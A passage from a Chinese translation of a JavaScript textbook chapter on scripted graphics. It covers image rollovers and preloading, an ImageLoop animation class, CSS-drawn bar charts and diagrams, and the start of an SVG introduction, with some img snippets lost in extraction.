注意，在这一代码片段中， 标记有一个 name 属性，这使得在 <a> 标记的事件句柄中很容易引用相应的 Image 对象。border 属性防止浏览器在图像边缘显示一个蓝色的超链接框。<a> 标记的事件句柄完成了所有的工作：它们通过把图像的 src 属性设置为想要的图像的 URL，从而改变了显示的图像。这些事件句柄放在 <a> 标记中有这样一个好处，因为非常旧的浏览器都只在 <a> 标记这样特定的标记上支持这些句柄。实际上，对于当今的每一种浏览器，也可以把事件句柄放到 标记自身中，这简化了图像的查找。事件句柄代码可以用 this 关键字来引用 Image 对象：

```

```

注 1：也可以使用 CSS :hover 伪类来为元素应用不同的 CSS 背景图像（当鼠标停留在元素上的时候）来实现图像翻滚。如果不指出这一点，关于图像翻滚的讨论就不完整。不幸的是，使 CSS 图像翻滚具有可移植性较难。实际上，:hover 更常应用于超链接包含文本，而不是图像。

图像翻滚和可点击性密切相关，因此，这个 `` 标记还是应该包含在一个 `<a>` 标记或者给定的一个 `onclick` 事件句柄中。

22.1.3 屏幕外图像和缓存

为了能够实现效果，图像翻滚和相关的效果都需要是能够响应的。这意味着需要某种方法来确保所需的图像能够“预取”到浏览器的缓存中。为了让一幅图像能够缓存，首先要用 `Image()` 构造函数创建一个 `Image` 对象。接下来，把这个对象的 `src` 属性设置为想要的 URL，从而把一幅图像载入到对象中。这幅图像还没有添加到文档，因此，它还没有变为可见的，但浏览器已经载入和缓存了图像的数据。稍后，当相同的 URL 用于一个屏幕上的图像的时候，图像可以很快地从浏览器的缓存载入，而不是慢慢地从网络载入。

前面小节中的图像翻滚代码片断并没有预取用来翻滚的图像，因此，用户可能注意到当自己第一次把鼠标移动到图像上的时候，翻滚效果有一个延迟。为了弥补这一问题，对代码作如下修改：

```
<script>(new Image()).src = "images/help_rollover.gif";</script>

```

22.1.4 无干扰的图像翻滚

刚刚给出的图像翻滚代码需要一个 `<script>` 标记和两个 JavaScript 事件句柄来实现一个简单的翻滚效果。这是无干扰的 JavaScript 的一个典型例子。尽管像这样混合了表现 (HTML) 和行为 (JavaScript) 的代码也很常见，但最好还是尽可能地避免。尤其是像这种情况，当 JavaScript 代码的数量很大以至于 HTML 黯然失色的时候。首先，例 22-1 展示了一个为指定的 `` 元素添加翻滚效果的函数。

例 22-1：为一幅图像添加翻滚效果

```
/**
 * Add a rollover effect to the specified image, by adding event
 * handlers to switch the image to the specified URL while the
 * mouse is over the image.
 *
 * If the image is specified as a string, search for an image with that
 * string as its id or name attribute.
 *
 * This method sets the onmouseover and onmouseout event-handler properties
 * of the specified image, overwriting and discarding any handlers previously
 * set on those properties.
 */
```

```

function addRollover(img, rolloverURL) {
    if (typeof img == "string") { // If img is a string,
        var id = img;           // it is an id, not an image
        img = null;             // and we don't have an image yet.

        // First try looking the image up by id
        if (document.getElementById) img = document.getElementById(id);
        else if (document.all) img = document.all[id];

        // If not found by id, try looking the image up by name.
        if (!img) img = document.images[id];

        // If we couldn't find the image, do nothing and fail silently
        if (!img) return;
    }

    // If we found an element but it is not an <img> tag, we also fail
    if (img.tagName.toLowerCase() != "img") return;

    // Remember the original URL of the image
    var baseURL = img.src;

    // Preload the rollover image into the browser's cache
    (new Image()).src = rolloverURL;

    img.onmouseover = function() { img.src = rolloverURL; }
    img.onmouseout = function() { img.src = baseURL; }
}

```

例 22-1 中定义的 `addRollover()` 函数并非完全无干扰，因为，为了使用它，必须在 HTML 文件中包含一个脚本来调用这个函数。要实现纯粹无干扰的图像翻滚，需要一种方法来指定哪个图像要翻滚以及翻滚图像的 URL 是什么，而不使用 JavaScript。做到这一点的一个简单的方法是在 `` 标记上包含一个假的 HTML 属性。例如，可以如下编写代码实现带有翻滚效果的图像：

```

```

使用这样的 HTML 编码惯例，可以很容易地定位需要翻滚效果的所有图像，并用例 22-2 中的 `initRollovers()` 函数来设置这些效果。

例 22-2：无干扰地添加翻滚效果

```

/**
 * Find all <img> tags in the document that have a "rollover"
 * attribute on them. Use the value of this attribute as the URL of an
 * image to be displayed when the mouse passes over the image and set
 * appropriate event handlers to create the rollover effect.
 */
function initRollovers() {
    var images = document.getElementsByTagName("img");
    for(var i = 0; i < images.length; i++) {
        var image = images[i];

```

```

        var rolloverURL = image.getAttribute("rollover");
        if (rolloverURL) addRollover(image, rolloverURL);
    }
}

```

剩下的工作就只有在文档载入的时候确保 `initRollovers()` 方法被调用了。如下的代码在当前的浏览器中能够工作：

```

if (window.addEventListener)
    window.addEventListener("load", initRollovers, false);
else if (window.attachEvent)
    window.attachEvent("onload", initRollovers);

```

参见第 17 章对 `onload` 句柄的更为详细的讨论。

注意，如果把 `addRollover()` 和 `initRollovers()` 函数作为事件句柄注册代码放入到同一个文件中，就会得到图像翻滚的一个完全无干扰的解决方案。只需要把代码文件包含到一个 `<script src=>` 标记中，并将 `rollover` 属性放置到需要翻滚效果的任何 `` 标记上。

如果不希望自己的 HTML 文件因为为 `<image>` 标记添加了一个非标准的 `rollover` 属性而验证失效，可以转换到 XHTML 并为这个新的属性使用 XML 名字空间。例 22-3 给出了 `initRollovers()` 函数的一个区分名字空间的版本。注意，该函数的这一版本在 Internet Explorer 6 中并不能工作，因为浏览器不支持 DOM 方法，而 DOM 方法支持名字空间。

例 22-3：使用 XHTML 和名字空间初始化翻滚

```

/**
 * Find all <img> tags in the document that have a "ro:src"
 * attribute on them. Use the value of this attribute as the URL of an
 * image to be displayed when the mouse passes over the image, and set
 * appropriate event handlers to create the rollover effect.
 * The ro: namespace prefix should be mapped to the URI
 * "http://www.davidflanagan.com/rollover"
 */
function initRollovers() {
    var images = document.getElementsByTagName("img");
    for(var i = 0; i < images.length; i++) {
        var image = images[i];
        var rolloverURL = image.getAttributeNS(initRollovers.xmlns, "src");
        if (rolloverURL) addRollover(image, rolloverURL);
    }
}
// This is a made-up namespace URI for our "ro:" namespace
initRollovers.xmlns = "http://www.davidflanagan.com/rollover";

```

22.1.5 图像动画

把一个 `` 标记的 `src` 属性脚本化的另一个原因是执行图像动画，也就是一幅图像频繁地变化以至接近平滑的动画。这一技术的典型应用是显示一系列的天气地图，以展示在两天时间内一个暴风雨系统在数小时间隔内的历史和未来的变化过程。

例 22-4 展示了一个用来创建这种图像动画的 JavaScript `ImageLoop` 类。它展示了和例 22-1 中相同的 `src` 属性脚本化技术和图像预取技术。它还引入了 `Image` 对象的 `onload` 事件句柄，用来确定一幅图像（在本例中是一系列图像）何时完成载入。动画代码本身是由 `Window.setInterval()` 驱动的，它相当简单：只是增加帧数并将指定的 `` 标记的 `src` 属性设置为下一帧的 URL。

下面是使用这个 `ImageLoop` 类的简单的 HTML 文件：

```
<head>
<script src="ImageLoop.js"></script>
<script>
var animation =
    new ImageLoop("loop", 5, ["images/0.gif", "images/1.gif", "images/2.gif",
                              "images/3.gif", "images/4.gif", "images/5.gif",
                              "images/6.gif", "images/7.gif", "images/8.gif"]);
</script>
</head>
<body>

<button onclick="animation.start()">Start</button>
<button onclick="animation.stop()">Stop</button>
</body>
```

例 22-4 中的代码比想象的要复杂一些，因为 `Image.onload` 事件句柄和 `Window.setInterval()` 计时器函数都是作为函数调用的，而不是作为方法调用的。因此，构造函数 `ImageLoop()` 必须定义嵌套的函数，该函数知道如何操作新构造的 `ImageLoop`。

例 22-4：图像动画

```
/**
 * ImageLoop.js: An ImageLoop class for performing image animations
 *
 * Constructor Arguments:
 *   imageId:   the id of the <img> tag that will be animated
 *   fps:       the number of frames to display per second
 *   frameURLs: an array of URLs, one for each frame of the animation
 *
 * Public Methods:
 *   start():   start the animation (but wait for all frames to load first)
 *   stop():    stop the animation
 */
```

```

* Public Properties:
*   loaded:    true if all frames of the animation have loaded,
*               false otherwise
*/
function ImageLoop(imageId, fps, frameURLs) {
    // Remember the image id. Don't look it up yet since this constructor
    // may be called before the document is loaded.
    this.imageId = imageId;
    // Compute the time to wait between frames of the animation
    this.frameInterval = 1000/fps;
    // An array for holding Image objects for each frame
    this.frames = new Array(frameURLs.length);

    this.image = null;           // The <img> element, looked up by id
    this.loaded = false;         // Whether all frames have loaded
    this.loadedFrames = 0;       // How many frames have loaded
    this.startOnLoad = false;    // Start animating when done loading?
    this.frameNumber = -1;       // What frame is currently displayed
    this.timer = null;           // The return value of setInterval()

    // Initialize the frames[] array and preload the images
    for(var i = 0; i < frameURLs.length; i++) {
        this.frames[i] = new Image(); // Create Image object
        // Register an event handler so we know when the frame is loaded
        this.frames[i].onload = countLoadedFrames; // defined later
        this.frames[i].src = frameURLs[i]; // Preload the frame's image
    }

    // This nested function is an event handler that counts how many
    // frames have finished loading. When all are loaded, it sets a flag,
    // and starts the animation if it has been requested to do so.
    var loop = this;
    function countLoadedFrames() {
        loop.loadedFrames++;
        if (loop.loadedFrames == loop.frames.length) {
            loop.loaded = true;
            if (loop.startOnLoad) loop.start();
        }
    }

    // Here we define a function that displays the next frame of the
    // animation. This function can't be an ordinary instance method because
    // setInterval() can only invoke functions, not methods. So we make
    // it a closure that includes a reference to the ImageLoop object
    this._displayNextFrame = function() {
        // First, increment the frame number. The modulo operator (%) means
        // that we loop from the last to the first frame
        loop.frameNumber = (loop.frameNumber+1)%loop.frames.length;
        // Update the src property of the image to the URL of the new frame
        loop.image.src = loop.frames[loop.frameNumber].src;
    };
}

/**
 * This method starts an ImageLoop animation. If the frame images have not

```

```
* finished loading, it instead sets a flag so that the animation will
* automatically be started when loading completes
*/
ImageLoop.prototype.start = function() {
    if (this.timer != null) return;    // Already started
    // If loading is not complete, set a flag to start when it is
    if (!this.loaded) this.startOnLoad = true;
    else {
        // If we haven't looked up the image by id yet, do so now
        if (!this.image) this.image = document.getElementById(this.imageId);
        // Display the first frame immediately
        this._displayNextFrame();
        // And set a timer to display subsequent frames
        this.timer = setInterval(this._displayNextFrame, this.frameInterval);
    }
};

/** Stop an ImageLoop animation */
ImageLoop.prototype.stop = function() {
    if (this.timer) clearInterval(this.timer);
    this.timer = null;
};
```

22.1.6 其他 Image 属性

除了例22-4中展示的 `onload` 事件句柄，`Image` 对象还支持两个其他的事件句柄。当图像载入过程中发生错误的时候，如指定的 URL 引用一个损坏的图像数据，`onerror` 事件句柄被调用。如果用户在图像载入完成前取消图像载入（如，通过点击浏览器中的停止按钮），`onabort` 句柄被调用。对于任何图像，这些句柄中只能有一个被调用。

每个 `Image` 对象也有一个 `complete` 属性。当图像正在载入的时候，这个属性为 `false`；只有当图像已经载入或者一旦浏览器停止尝试载入它的时候，这个属性才改变为 `true`。换句话说，`complete` 属性在三种可能的事件句柄中的一个调用之后才变为 `true`。

`Image` 对象的其他属性只是照搬了 HTML 的 `` 标记的属性。在现代的浏览器中，这些属性都是可读写的，可以使用 JavaScript 来动态地改变图像的大小，使浏览器伸展或收缩它。

22.2 使用 CSS 绘制图形

第16章介绍了层叠样式表（Cascading Style Sheets, CSS），我们学了如何对 CSS 样式脚本化，以生成 DHTML 效果。CSS 也可以生成简单的图形：`background-color` 属性可以以实心颜色填充一个矩形，`border` 属性可以画出一个矩形的边框。另外，更多具体的边框属性，如 `border-left` 和 `border-top` 可以用来在一个矩形的一边画出一个边

框，从而产生水平和垂直的线条。在支持这些样式的浏览器上，这些线条甚至可以是点划线或虚线。

这并不多，但是，当使用绝对定位把这些简单的CSS矩形和线条图元组合到一起，就会产生如图 22-1 和图 22-2 所示的图表。下面的小节说明如何生成这样的图。




图 22-1：使用 CSS 绘制的一个条形图




图 22-2：使用 CSS 绘制的一个树

22.2.1 使用 CSS 绘制条形图

图 22-1 中的条形图是通过如下的 HTML 文件创建的：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
                        "http://www.w3.org/TR/html4/loose.dtd">
<!-- The drawing won't look right in IE without a doctype like this -->
<html>
<head>
<script src="BarChart.js"></script> <!-- Include chart library -->
<script>
function drawChart() {
    var chart = makeBarChart([1,2,4,8,16,32,64,128,256], 600, 300);
    var container = document.getElementById("chartContainer");
    container.appendChild(chart);
}
</script>
</head>
<body onload="drawChart()">
<h2>y = 2<sup>n</sup></h2><!-- Chart title -->
<div id="chartContainer"><!-- Chart will go here --></div>
<!-- chart caption -->
<i>Note that each bar is twice as high as the one before it--a
characteristic of exponential growth</i>
</body>
</html>
```

显然，相关的代码是 `makeBarChart()` 函数，它定义于例 22-5 的 *BarChart.js* 文件中。

例 22-5：使用 CSS 绘制条形图

```
/**
 * BarChart.js:
 * This file defines makeBarChart(), a function that creates a bar chart to
 * display the numbers from the data[] array. The overall size of the chart
 * is specified by the optional width and height arguments, which include the
 * space required for the chart borders and internal padding. The optional
 * barcolor argument specifies the color of the bars. The function returns the
 * <div> element it creates, so the caller can further manipulate it by
 * setting a margin size, for example. The caller must insert the returned
 * element into the document in order to make the chart visible.
 */
function makeBarChart(data, width, height, barcolor) {
    // Provide default values for the optional arguments
    if (!width) width = 500;
    if (!height) height = 350;
    if (!barcolor) barcolor = "blue";

    // The width and height arguments specify the overall size of the
    // generated chart. We have to subtract the border and padding
    // sizes from this to get the size of the element we create.
    width -= 24; // Subtract 10px padding and 2px border left and right
    height -= 14; // Subtract 10px top padding and 2px top and bottom border
```

```

// Now create an element to hold the chart. Note that we make the chart
// relatively positioned so that it can have absolutely positioned children
// but still appear in the normal element flow.
var chart = document.createElement("div");
chart.style.position = "relative";           // Set relative positioning
chart.style.width = width + "px";           // Set the chart width
chart.style.height = height + "px";         // Set the chart height
chart.style.border = "solid black 2px";     // Give it a border
chart.style.paddingLeft = "10px";           // Add padding on the left
chart.style.paddingRight = "10px";          // and on the right
chart.style.paddingTop = "10px";            // and on the top
chart.style.paddingBottom = "0px";          // but not on the bottom
chart.style.backgroundColor = "white";      // Make chart background white

// Compute the width of each bar
var barwidth = Math.floor(width/data.length);
// Find largest number in data[]. Note clever use of Function.apply().
var maxdata = Math.max.apply(this, data);
// The scaling factor for the chart: scale*data[i] gives height of a bar
var scale = height/maxdata;

// Now loop through the data array and create a bar for each datum
for(var i = 0; i < data.length; i++) {
    var bar = document.createElement("div"); // Create div for bar
    var barheight = data[i] * scale;         // Compute height of bar
    bar.style.position = "absolute";         // Set bar position and size
    bar.style.left = (barwidth*i+1+10)+"px"; // Add bar border and chart pad
    bar.style.top = height-barheight+10+"px"; // Add chart padding
    bar.style.width = (barwidth-2) + "px";   // -2 for the bar border
    bar.style.height = (barheight-1) + "px"; // -1 for the bar top border
    bar.style.border = "solid black 1px";    // Bar border style
    bar.style.backgroundColor = barcolor;    // Bar color
    bar.style.fontSize = "0px";              // IE workaround
    chart.appendChild(bar);                  // Add bar to chart
}

// Finally, return the chart element so the caller can manipulate it
return chart;
}

```

例 22-5 中的代码很直接并且相当容易理解。它使用了第 15 章介绍的技术来创建新的 `<div>` 元素，并将它们添加到文档中。另外，它使用第 16 章介绍的技术在所创建的元素上设置 CSS 样式属性。条形图不包含文本或者其他的内容，只是大小精确以及和其他矩形的定位准确的一组矩形。CSS `border` 和 `background-color` 属性使得矩形成为可见的。代码的关键部分就是在条形图自身上设置了 `position: relative` 样式，而没有设置 `top` 或 `left` 样式。这一设置使得条形图能够保留在一般的文档流程中，也可以有相对于图表的左上角来绝对定位的孩子。如果图表没有设置为相对（或绝对）定位，那么它的各个条形也就无法正确定位。

例 22-5 包含了一些简单的数学，用来根据做图表的数据的值来计算每个条形的像素高

度。设置图表及其条形的位置和大小的代码页包含了一些简单的算术，用于显示边界和填充。

22.2.2 CSSDrawing 类

例 22-5 中的代码任务相当具体：它只是绘制图表，除此以外就没有其他事情了。也可以用 CSS 来绘制更为普通的图表，只要它们由方框、水平线条和垂直线条组成，如图 22-2 所示的树。

例 22-6 是一个 CSSDrawing 类，它定义了一个简单的 API 以绘制方框和线条。例 22-7 的代码使用这个 CSSDrawing 类来生成图 22-2 所示的图形。

例 22-6: CSSDrawing 类

```
/**
 * This constructor function creates a div element into which a
 * CSS-based figure can be drawn. Instance methods are defined to draw
 * lines and boxes and to insert the figure into the document.
 *
 * The constructor may be invoked using two different signatures:
 *
 *   new CSSDrawing(x, y, width, height, classname, id)
 *
 * In this case a <div> is created using position:absolute at the
 * specified position and size.
 *
 * The constructor may also be invoked with only a width and height:
 *
 *   new CSSDrawing(width, height, classname, id)
 *
 * In this case, the created <div> has the specified width and height
 * and uses position:relative (which is required so that the child
 * elements used to draw lines and boxes can use absolute positioning).
 *
 * In both cases, the classname and id arguments are optional. If specified,
 * they are used as the value of the class and id attributes of the created
 * <div> and can be used to associate CSS styles, such as borders with
 * the figure.
 */
function CSSDrawing(/* variable arguments, see above */) {
    // Create and remember the <div> element for the drawing
    var d = this.div = document.createElement("div");
    var next;

    // Figure out whether we have four numbers or two numbers, sizing and
    // positioning the div appropriately
    if (arguments.length >= 4 && typeof arguments[3] == "number") {
        d.style.position = "absolute";
        d.style.left = arguments[0] + "px";
        d.style.top = arguments[1] + "px";
```

```

        d.style.width = arguments[2] + "px";
        d.style.height = arguments[3] + "px";
        next = 4;
    }
    else {
        d.style.position = "relative"; // This is important
        d.style.width = arguments[0] + "px";
        d.style.height = arguments[1] + "px";
        next = 2;
    }

    // Set class and id attributes if they were specified.
    if (arguments[next]) d.className = arguments[next];
    if (arguments[next+1]) d.id = arguments[next+1];
}

/**
 * Add a box to the drawing.
 *
 * x, y, w, h:    specify the position and size of the box.
 * content:       a string of text or HTML that will appear in the box
 * classname, id: optional class and id values for the box. Useful to
 *                associate styles with the box for color, border, etc.
 * Returns: The <div> element created to display the box
 */
CSSDrawing.prototype.box = function(x, y, w, h, content, classname, id) {
    var d = document.createElement("div");
    if (classname) d.className = classname;
    if (id) d.id = id;
    d.style.position = "absolute";
    d.style.left = x + "px";
    d.style.top = y + "px";
    d.style.width = w + "px";
    d.style.height = h + "px";
    d.innerHTML = content;
    this.div.appendChild(d);
    return d;
};

/**
 * Add a horizontal line to the drawing.
 *
 * x, y, width:    specify start position and width of the line
 * classname, id:  optional class and id values for the box. At least one
 *                must be present and must specify a border style which
 *                will be used for the line style, color, and thickness.
 * Returns: The <div> element created to display the line
 */
CSSDrawing.prototype.horizontal = function(x, y, width, classname, id) {
    var d = document.createElement("div");
    if (classname) d.className = classname;
    if (id) d.id = id;
    d.style.position = "absolute";
    d.style.left = x + "px";

```

```

    d.style.top = y + "px";
    d.style.width = width + "px";
    d.style.height = 1 + "px";
    d.style.borderLeftWidth = d.style.borderRightWidth =
        d.style.borderBottomWidth = "0px";
    this.div.appendChild(d);
    return d;
};

/**
 * Add a vertical line to the drawing.
 * See horizontal() for details.
 */
CSSDrawing.prototype.vertical = function(x, y, height, classname, id) {
    var d = document.createElement("div");
    if (classname) d.className = classname;
    if (id) d.id = id;
    d.style.position = "absolute";
    d.style.left = x + "px";
    d.style.top = y + "px";
    d.style.width = 1 + "px";
    d.style.height = height + "px";
    d.style.borderRightWidth = d.style.borderBottomWidth =
        d.style.borderTopWidth = "0px";
    this.div.appendChild(d);
    return d;
};

/** Add the drawing to the document as a child of the specified container */
CSSDrawing.prototype.insert = function(container) {
    if (typeof container == "string")
        container = document.getElementById(container);
    container.appendChild(this.div);
}

/** Add the drawing to the document by replacing the specified element */
CSSDrawing.prototype.replace = function(elt) {
    if (typeof elt == "string") elt = document.getElementById(elt);
    elt.parentNode.replaceChild(this.div, elt);
}

```

构造函数 `CSSDrawing()` 创建了一个新的 `CSSDrawing` 对象，它只不过是包含一个 `<div>` 元素的对象。实例方法 `box()`、`vertical()` 和 `horizontal()` 分别使用 CSS 来绘制方框、水平线条和垂直线条。每个方法都允许指定绘制方框或线条的位置和大小，并且为方框或线条元素创建了一个类别或一个 ID。这个类别和 ID 允许把 CSS 样式和指定颜色、线条粗细等元素关联起来。创建一个 `CSSDrawing` 对象还不足以让它可见。使用 `insert()` 或 `replace()` 方法把它添加到文档中。

例 22-7 展示了如何使用 `CSSDrawing` 类。`drawFigure()` 中的 JavaScript 代码和 CSS 样式表对图形都很重要。代码定义了方框和线条的位置和大小，而样式表定义了颜色和线

条粗细。注意，JavaScript 和 CSS 混在一起，drawFigure() 中的代码必须考虑样式表中所指定的边界宽度和填充大小。这是 CSSDrawing 类所定义的绘图 API 的一个缺点。

例 22-7：使用 CSSDrawing 类绘制一个图形

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<!-- The drawing won't look right in IE without a doctype like this -->
<html>
<head>
<script src="CSSDrawing.js"></script> <!-- Include our drawing class -->
<style>
/* Styles for the figure box itself */
.figure { border: solid black 2px; background-color: #eee;}
/* Styles for grid lines */
.grid { border: dotted black 1px; opacity: .1; }
/* Styles for boxes in the figure */
.boxstyle {
    border: solid black 2px;
    background: #aaa;
    padding: 2px 10px 2px 10px;
    font: bold 12pt sans-serif;
    text-align: center;
}
/* styles for line connecting the boxes */
.boldline { border: solid black 2px; }
</style>

<script>
// Draw a grid in the specified rectangle with dx,dy line spacing
function drawGrid(drawing, x, y, w, h, dx, dy) {
    for(var x0 = x; x0 < x + w; x0 += dx)
        drawing.vertical(x0, y, h, "grid");
    for(var y0 = y; y0 < y + h; y0 += dy)
        drawing.horizontal(x, y0, w, "grid");
}

function drawFigure() {
    // Create a new figure
    var figure = new CSSDrawing(500, 200, "figure");

    // Add a grid to the drawing
    drawGrid(figure, 0, 0, 500, 200, 25, 25);

    // Draw four boxes in the figure
    figure.box(200, 50, 75, 25, "Life", "boxstyle");           // top box
    figure.box(50, 125, 75, 25, "Archaea", "boxstyle");        // line of 3
    figure.box(200, 125, 75, 25, "Bacteria", "boxstyle");      // ..boxes below
    figure.box(350, 125, 75, 25, "Eukaryota", "boxstyle");      // ..the top one

    // This line is drawn down from the bottom center of the top "Life" box.
    // The starting y position of this line is 50+25+2+2+2+2 or
    // y + height + top border + top padding + bottom padding + bottom border
    // Note that this computation requires knowledge of both the code and
```



```

// the stylesheet, which is is not ideal.
figure.vertical(250, 83, 20, "boldline");

figure.horizontal(100, 103, 300, "boldline"); // line above 3 lower boxes
figure.vertical(100, 103, 22, "boldline");      // connect to "archaea"
figure.vertical(250, 103, 22, "boldline");      // connect to "bacteria"
figure.vertical(400, 103, 22, "boldline");      // connect to "eukaryota"

// Now insert the figure into the document, replacing the placeholder
figure.replace("placeholder");
}
</script>
</head>
<body onload="drawFigure()">
<div id="placeholder"></div>
</body>
</html>

```

22.3 SVG：可缩放矢量图形

SVG是用于图形的一种XML语法。其名字中的“矢量”意味着它和GIF、JPEG和PNG这类指定一个像素值矩阵的光栅图像格式有着本质的不同。SVG“图像”是对绘制想要的图形所需步骤的一种精确的、独立于分辨率的（因此是可缩放的）描述。下面是一个简单的SVG图像的文本格式：

```

<!-- Begin an SVG figure and declare our namespace -->
<svg xmlns="http://www.w3.org/2000/svg"
    viewBox="0 0 1000 1000"> <!-- Coordinate system for figure -->
<defs>                                <!-- Set up some definitions we'll use -->
    <linearGradient id="fade"> <!-- a color gradient named "fade" -->
        <stop offset="0%" stop-color="#008"/>      <!-- Start a dark blue -->
        <stop offset="100%" stop-color="#ccf"/>    <!-- Fade to light blue -->
    </linearGradient>
